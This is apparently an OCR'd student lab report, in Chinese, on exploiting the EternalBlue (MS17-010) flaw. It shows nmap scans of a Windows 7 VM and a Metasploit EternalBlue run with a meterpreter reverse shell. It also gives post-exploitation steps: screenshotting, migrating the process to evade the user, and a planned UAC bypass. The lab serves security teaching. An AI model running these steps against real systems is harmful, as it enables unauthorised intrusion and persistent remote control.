
实验四：永恒之蓝漏洞利用


2152701-陈玟桦

一、 实验过程


本次实验通过 kali linux 中的 nmap、Metasploit 等渗透测试软件进行“永 恒之蓝”漏洞的扫描和攻击 参考实验三，配置 kali 和 win7 虚拟机（靶机）网络为“仅主机模式”。 流程参考实验三，先查看攻击机和靶机 IP，再用 nmap 查看靶机操作系统信 息（为 win7）




```
Microsoft Windows [版本 6.1.7601]
版权所有 (c) 2009 Microsoft Corporation。保留所有权利。

C:\Users\aa>ipconfig

Windows IP 配置


以太网适配器 本地连接:

   连接特定的 DNS 后缀 . . . . . . . : localdomain
   本地链接 IPv6 地址. . . . . . . . : fe80::6880:624f:aa27:6411%11
   IPv4 地址 . . . . . . . . . . . . : 192.168.137.129
   子网掩码  . . . . . . . . . . . . : 255.255.255.0
   默认网关. . . . . . . . . . . . . :

隧道适配器 isatap.localdomain:

   媒体状态  . . . . . . . . . . . . : 媒体已断开
   连接特定的 DNS 后缀 . . . . . . . : localdomain
```



```
┌──(root💀kali)-[~]
└─# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.137.128  netmask 255.255.255.0  broadcast 192.168.137.255
        inet6 fe80::20c:29ff:fe38:2231  prefixlen 64  scopeid 0×20<link>
        ether 00:0c:29:38:22:31  txqueuelen 1000  (Ethernet)
        RX packets 63  bytes 9489 (9.2 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 13  bytes 1808 (1.7 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0×10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 8  bytes 400 (400.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 8  bytes 400 (400.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```




```
┌──(root💀kali)-[~]
└─# nmap -sS -O 192.168.137.129
Starting Nmap 7.91 ( https://nmap.org ) at 2024-03-22 07:11 EDT
Nmap scan report for 192.168.137.129
Host is up (0.00029s latency).
Not shown: 991 closed ports
PORT      STATE SERVICE
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
49152/tcp open  unknown
49153/tcp open  unknown
49154/tcp open  unknown
49155/tcp open  unknown
49156/tcp open  unknown
49157/tcp open  unknown
MAC Address: 00:0C:29:A1:99:D8 (VMware)
Device type: general purpose
Running: Microsoft Windows 7|2008|8.1
OS CPE: cpe:/o:microsoft:windows_7::- cpe:/o:microsoft:windows_7::sp1 cpe:/o:microsoft:windows_serve
r_2008::sp1 cpe:/o:microsoft:windows_server_2008:r2 cpe:/o:microsoft:windows_8 cpe:/o:microsoft:wind
ows_8.1
OS details: Microsoft Windows 7 SP0 - SP1, Windows Server 2008 SP1, Windows Server 2008 R2, Windows
8, or Windows 8.1 Update 1
Network Distance: 1 hop
```




```
Host discovery disabled (-Pn). All addresses will be marked 'up' and scan times will be slower.
Starting Nmap 7.91 ( https://nmap.org ) at 2024-03-22 07:12 EDT
Nmap scan report for 192.168.137.129
Host is up (0.00041s latency).
Not shown: 991 closed ports
PORT      STATE SERVICE      VERSION
135/tcp   open  msrpc        Microsoft Windows RPC
139/tcp   open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds Windows 7 Enterprise 7601 Service Pack 1 microsoft-ds (workgroup: WORKGROUP)
49152/tcp open  msrpc        Microsoft Windows RPC
49153/tcp open  msrpc        Microsoft Windows RPC
49154/tcp open  msrpc        Microsoft Windows RPC
49155/tcp open  msrpc        Microsoft Windows RPC
49156/tcp open  msrpc        Microsoft Windows RPC
49157/tcp open  msrpc        Microsoft Windows RPC
MAC Address: 00:0C:29:A1:99:D8 (VMware)
Device type: general purpose
Running: Microsoft Windows 7|2008|8.1
OS CPE: cpe:/o:microsoft:windows_7::- cpe:/o:microsoft:windows_7::sp1 cpe:/o:microsoft:windows_server_2008::sp1 cpe:/o:microsoft:windows_server_2008:r2 cpe:/o:microsoft:windows_8 cpe:/o:microsoft:windows_8.1
OS details: Microsoft Windows 7 SP0 - SP1, Windows Server 2008 SP1, Windows Server 2008 R2, Windows 8, or Windows 8.1 Update 1
Network Distance: 1 hop
Service Info: Host: VNWIN7; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
|_clock-skew: mean: -2h39m59s, deviation: 4h37m07s, median: 0s
|_nbstat: NetBIOS name: VNWIN7, NetBIOS user: <unknown>, NetBIOS MAC: 00:0c:29:a1:99:d8 (VMware)
| smb-os-discovery:
|   OS: Windows 7 Enterprise 7601 Service Pack 1 (Windows 7 Enterprise 6.1)
|   OS CPE: cpe:/o:microsoft:windows_7::sp1
|   Computer name: VNwin7
|   NetBIOS computer name: VNWIN7\x00
|   Workgroup: WORKGROUP\x00
|_  System time: 2024-03-22T19:13:57+08:00
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
| smb2-security-mode:
|   2.02:
|_    Message signing enabled but not required
| smb2-time:
|   date: 2024-03-22T11:13:57
|_  start_date: 2024-03-22T11:06:31

TRACEROUTE
HOP RTT     ADDRESS
1   0.41 ms 192.168.137.129

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 82.03 seconds
```

启动 msf 终端，启用 MS17-010 的辅助模块，检查靶机是否存在 MS17-010 漏洞（“永恒之蓝”漏洞）设置好参数并检查，检查结果为靶机存在 MS17-010 漏洞




```
┌──(root💀kali)-[~]
└─# msfconsole

      ,           ,
     /             \
    ((__---,,,---__))
       (_) O O (_)_________
          \ _ /            |\
           o_o \   M S F   | \
                \   _____  |  *
                 |||   WW|||
                 |||     |||


       =[ metasploit v6.0.15-dev                          ]
+ -- --=[ 2071 exploits - 1123 auxiliary - 352 post       ]
+ -- --=[ 596 payloads - 45 encoders - 10 nops            ]
+ -- --=[ 7 evasion                                       ]

Metasploit tip: You can upgrade a shell to a Meterpreter session on many platforms using sessions -u <session_id>

[*] Starting persistent handler(s)...
msf6 > search ms17-010

Matching Modules
================

   #  Name                                      Disclosure Date  Rank     Check  Description
   -  ----                                      ---------------  ----     -----  -----------
   0  auxiliary/admin/smb/ms17_010_command      2017-03-14       normal   No     MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Command Execution
   1  auxiliary/scanner/smb/smb_ms17_010                         normal   No     MS17-010 SMB RCE Detection
   2  exploit/windows/smb/ms17_010_eternalblue  2017-03-14       average  Yes    MS17-010 EternalBlue SMB Remote Windows Kernel Pool Corruption
   3  exploit/windows/smb/ms17_010_eternalblue_win8  2017-03-14  average  No     MS17-010 EternalBlue SMB Remote Windows Kernel Pool Corruption for Win8+
   4  exploit/windows/smb/ms17_010_psexec       2017-03-14       normal   Yes    MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Code Execution
   5  exploit/windows/smb/smb_doublepulsar_rce  2017-04-14       great    Yes    SMB DOUBLEPULSAR Remote Code Execution


Interact with a module by name or index. For example info 5, use 5 or use exploit/windows/smb/smb_doublepulsar_rce

msf6 > use auxiliary/scanner/smb/smb_ms17_010
msf6 auxiliary(scanner/smb/smb_ms17_010) >
```

更换启用模块为攻击模块，关闭靶机防火墙，按实验三的方法设置好参数， 最后用 exploit 命令进行攻击，攻击成功后进入后渗透模块 Meterpreter




```
msf6 exploit(windows/smb/ms17_010_eternalblue) > show options

Module options (exploit/windows/smb/ms17_010_eternalblue):

   Name           Current Setting  Required  Description
   ----           ---------------  --------  -----------
   RHOSTS                          yes       The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
   RPORT          445              yes       The target port (TCP)
   SMBDomain      .                no        (Optional) The Windows domain to use for authentication
   SMBPass                         no        (Optional) The password for the specified username
   SMBUser                         no        (Optional) The username to authenticate as
   VERIFY_ARCH    true             yes       Check if remote architecture matches exploit Target.
   VERIFY_TARGET  true             yes       Check if remote OS matches exploit Target.


Payload options (windows/x64/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     127.0.0.1        yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Windows 7 and Server 2008 R2 (x64) All Service Packs


msf6 exploit(windows/smb/ms17_010_eternalblue) > set RHOSTS 192.168.137.129
RHOSTS => 192.168.137.129
msf6 exploit(windows/smb/ms17_010_eternalblue) > exploit

[!] You are binding to a loopback address by setting LHOST to 127.0.0.1. Did you want ReverseListenerBindAddress?
[*] Started reverse TCP handler on 127.0.0.1:4444
[*] 192.168.137.129:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[+] 192.168.137.129:445   - Host is likely VULNERABLE to MS17-010! - Windows 7 Enterprise 7601 Service Pack 1 x64 (64-bit)
[*] 192.168.137.129:445   - Scanned 1 of 1 hosts (100% complete)
[*] 192.168.137.129:445 - Connecting to target for exploitation.
[+] 192.168.137.129:445 - Connection established for exploitation.
[+] 192.168.137.129:445 - Target OS selected valid for OS indicated by SMB reply
[*] 192.168.137.129:445 - CORE raw buffer dump (40 bytes)
[*] 192.168.137.129:445 - 0x00000000  57 69 6e 64 6f 77 73 20 37 20 45 6e 74 65 72 70  Windows 7 Enterp
[*] 192.168.137.129:445 - 0x00000010  72 69 73 65 20 37 36 30 31 20 53 65 72 76 69 63  rise 7601 Servic
[*] 192.168.137.129:445 - 0x00000020  65 20 50 61 63 6b 20 31                          e Pack 1
[+] 192.168.137.129:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 192.168.137.129:445 - Trying exploit with 12 Groom Allocations.
[*] 192.168.137.129:445 - Sending all but last fragment of exploit packet
```

攻击成功后，使用 screenshot 命令，可以对靶机截屏




```
meterpreter > screenshot
Screenshot saved to: /root/rOtyguVF.jpeg
meterpreter >
```



渗透成功后，会在靶机中创建一个进程，在攻击机中用命令 ps 可以查看靶 机所有进程，

在靶机的任务管理器中需要点击查看所有进程才能看到 该进程如果被结束就会导致渗透断开，可以用 migrate 迁移该进程到一个通 常不会关闭的进程中，当用户关闭靶机中的渗透进程时，渗透不会失败




Windows 任务管理器
文件(F) 选项(O) 查看(V) 帮助(H)
应用程序 进程 服务 性能 联网 用户

映像名称	PID	用户名	CPU	内存(...	描述
System Idl...	0	SYSTEM	97	24 K	处理器空闲时间百分比
System	4	SYSTEM	00	72 K	NT Kernel & System
smss.exe	292	SYSTEM	00	176 K	Windows 会话管理器
csrss.exe	380	SYSTEM	00	1,000 K	Client Server Runtime Process
wininit.exe	432	SYSTEM	00	620 K	Windows 启动应用程序
csrss.exe	444	SYSTEM	00	1,196 K	Client Server Runtime Process
svchost.exe	448	LOCAL...	00	3,796 K	Windows 服务主进程
winlogon.exe	492	SYSTEM	00	1,344 K	Windows 登录应用程序
services.exe	536	SYSTEM	00	2,812 K	服务和控制器应用程序
lsass.exe	544	SYSTEM	00	2,496 K	Local Security Authority Process
lsm.exe	552	SYSTEM	00	836 K	本地会话管理器服务
spoolsv.exe	612	SYSTEM	00	7,000 K	后台处理程序子系统应用程序
svchost.exe	640	LOCAL...	00	1,760 K	Windows 服务主进程
svchost.exe	656	SYSTEM	00	1,684 K	Windows 服务主进程
svchost.exe	724	NETWO...	00	2,272 K	Windows 服务主进程
svchost.exe	776	LOCAL...	00	5,896 K	Windows 服务主进程
svchost.exe	872	SYSTEM	00	47,604 K	Windows 服务主进程
svchost.exe	940	SYSTEM	00	10,936 K	Windows 服务主进程
conhost.exe	960	aa	00	1,388 K	控制台窗口主机
ZhuDongFan...	1064	SYSTEM	00	1,760 K	360主动防御服务模块
svchost.exe	1108	NETWO...	00	4,420 K	Windows 服务主进程
svchost.exe	1276	LOCAL...	00	3,476 K	Windows 服务主进程

☑ 显示所有用户的进程(S)


进程数: 36 CPU 使用率: 9% 物理内存: 27%

接下来要在靶机中创建新用户，这需要系统管理员权限，可以通过绕过 UAC 验证的模块进行提权

